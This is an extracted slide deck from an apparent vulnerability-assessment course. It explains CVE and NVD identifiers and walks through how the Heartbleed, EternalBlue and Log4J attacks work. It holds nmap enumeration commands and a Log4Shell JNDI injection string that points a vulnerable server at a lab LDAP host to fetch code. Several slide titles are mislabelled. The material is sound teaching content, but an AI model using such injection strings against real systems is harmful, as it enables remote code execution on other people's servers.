



Vulnerability Assessment

Course Topic Overview

- + Vulnerabilities
- + Case Studies
 - + Heartbleed
 - + EternalBlue
 - + Log4J
- + Labs
 - + Nessus
 - + ExploitDB

- + Basic Network Concepts
- + Basic Cybersecurity

Prerequisites

Learning Objectives:

- Students will describe vulnerabilities.
- Students will recognize Common Vulnerabilities and Exposures reports and National Vulnerability Database submissions.
- Students will understand non-technical vulnerabilities.
- Students will describe vulnerability management.
- Students will perform network auditing.
- Students will perform vulnerability research.



Vulnerability Assessment

Vulnerabilities

What is a Vulnerability?



NIST definition

A **weakness** in the computational logic (e.g., **code**) found in software and hardware components that, **when exploited**, results in a negative impact to **confidentiality, integrity, or availability**.



The Heist

Heist Vulnerabilities



Cybersecurity Vulnerability




Comes From

- + Software
- + Operating System

Who Found It?

- DevSecOps engineers
- Security Researchers
- Pentesters
- Software Developers
- Users, on accident?



CVE

Common Vulnerabilities and Exposures

Reference-method for publicly known vulnerabilities and exposures




MITRE



NVD


National Vulnerability Database

U.S. government repository of vulnerability management data



CVE Identifiers

- + Also called:
 - + CVE names
 - + CVE numbers
 - + CVE-IDs
 - + CVEs
- + Unique, common identifier
- + Examples:
 - + CVE-2021-44228
 - + CVE-2014-0160
 - + CVE-2017-0143



Eternal Blue

Understanding Vulnerability Detail Pages

- + Descriptions
- + Severity
- + References
- + Weakness Enumeration
- + Known Affected
- Software Configurations

Zero Day



Not All Vulnerabilities Are Computer Code



Business Needs



Photo by Kindel Media from Pexels




Photo by Tom Fisk from Pexels



Risk Management

Isn't this course about Pentesting?



How to find our vulnerabilities?

- + Scanning
- + Asset Identification + Research
- + Fuzz Testing
(input/handling validation)



Time for Examples



Vulnerability Assessment

Case Studies

Case Studies

- + Heartbleed (CVE-2014-0160)
- + EternalBlue - MS17-010 (CVE-2017-0143)
- + Log4J (CVE-2021-44228)



Heartbleed

Anatomy of an Attack



```
nmap -sV demo.ine.local
```



Service enumeration

vulnerable OpenSSL 1.0.1 through 1.0.1f
HTTPS/Email/IM/VPN/etc

Heartbleed

Anatomy of an Attack



Are you there?

Password: HotPan123!@#


Password Length: 12



Basic example of TLS connection
confirmation with Heartbeat

Heartbleed

Anatomy of an Attack



Confirmed
Password: HotPan123!@#



Basic example of TLS connection
confirmation with Heartbeat

Heartbleed

Anatomy of an Attack



Password: HotPan123!@#
Password Length: 52



Malicious example of TLS connection
confirmation with Heartbeat

Heartbleed

Anatomy of an Attack



Confirmed

Password:

HotPan123!@#66c3e54dadb43
0626e004f07c46aec19aef70aa6



Malicious example of TLS connection
confirmation with Heartbeat

Heartbleed

Anatomy of an Attack



Password: HotPan123!@#
Password Length: 64,000



Can be repeated over and over again
Up to 64,000 characters per packet

Heartbleed

Anatomy of an Attack



Confirmed

Password:

HotPan123!@#7c4c910b08dc857
dcb4cf5da2372858fb614226b...

Malicious example of TLS connection
confirmation with Heartbeat



EternalBlue

Anatomy of an Attack



```
nmap -sV -O demo.ine.local
```



Service enumeration
vulnerable SMBv1 server

EternalBlue

Anatomy of an Attack



Specially crafted SMB packet
with malicious payload



Buffer Overflow allows for Remote Code Execution

Heartbleed

Anatomy of an Attack



**Attacker now has full command line
access to vulnerable machine**



Log4J

Anatomy of an Attack



```
nmap -sV demo.ine.local
```



Service enumeration
vulnerable web app


EternalBlue

Anatomy of an Attack



Input Field:

`${jndi:ldap://demo.ine:1389/mycode}`



Server fails to parse logged data as string and evaluates JNDI lookup

Java Naming and Directory Interface


EternalBlue

Anatomy of an Attack



Input Field:

`${jndi:ldap://demo.ine:1389/mycode}`




Sees a variable because of “\$”

JDNI: tells Java to look for code elsewhere

EternalBlue

Anatomy of an Attack



Demo.ine
Port 1389
LDAP server

(Lightweight Directory Application Protocol)

EternalBlue

Anatomy of an Attack



Demo.ine
Port 1389
LDAP server



Let's Get Hands-on



Vulnerability Assessment

Conclusion

Course Topic Overview

- + Vulnerabilities
- + Case Studies
 - + Heartbleed
 - + EternalBlue
 - + Log4J
- + Labs
 - + Nessus
 - + ExploitDB

Learning Objectives:

- Students will describe vulnerabilities.
- Students will recognize Common Vulnerabilities and Exposures reports and National Vulnerability Database submissions.
- Students will understand non-technical vulnerabilities.
- Students will describe vulnerability management.
- Students will perform network auditing.
- Students will perform vulnerability research.

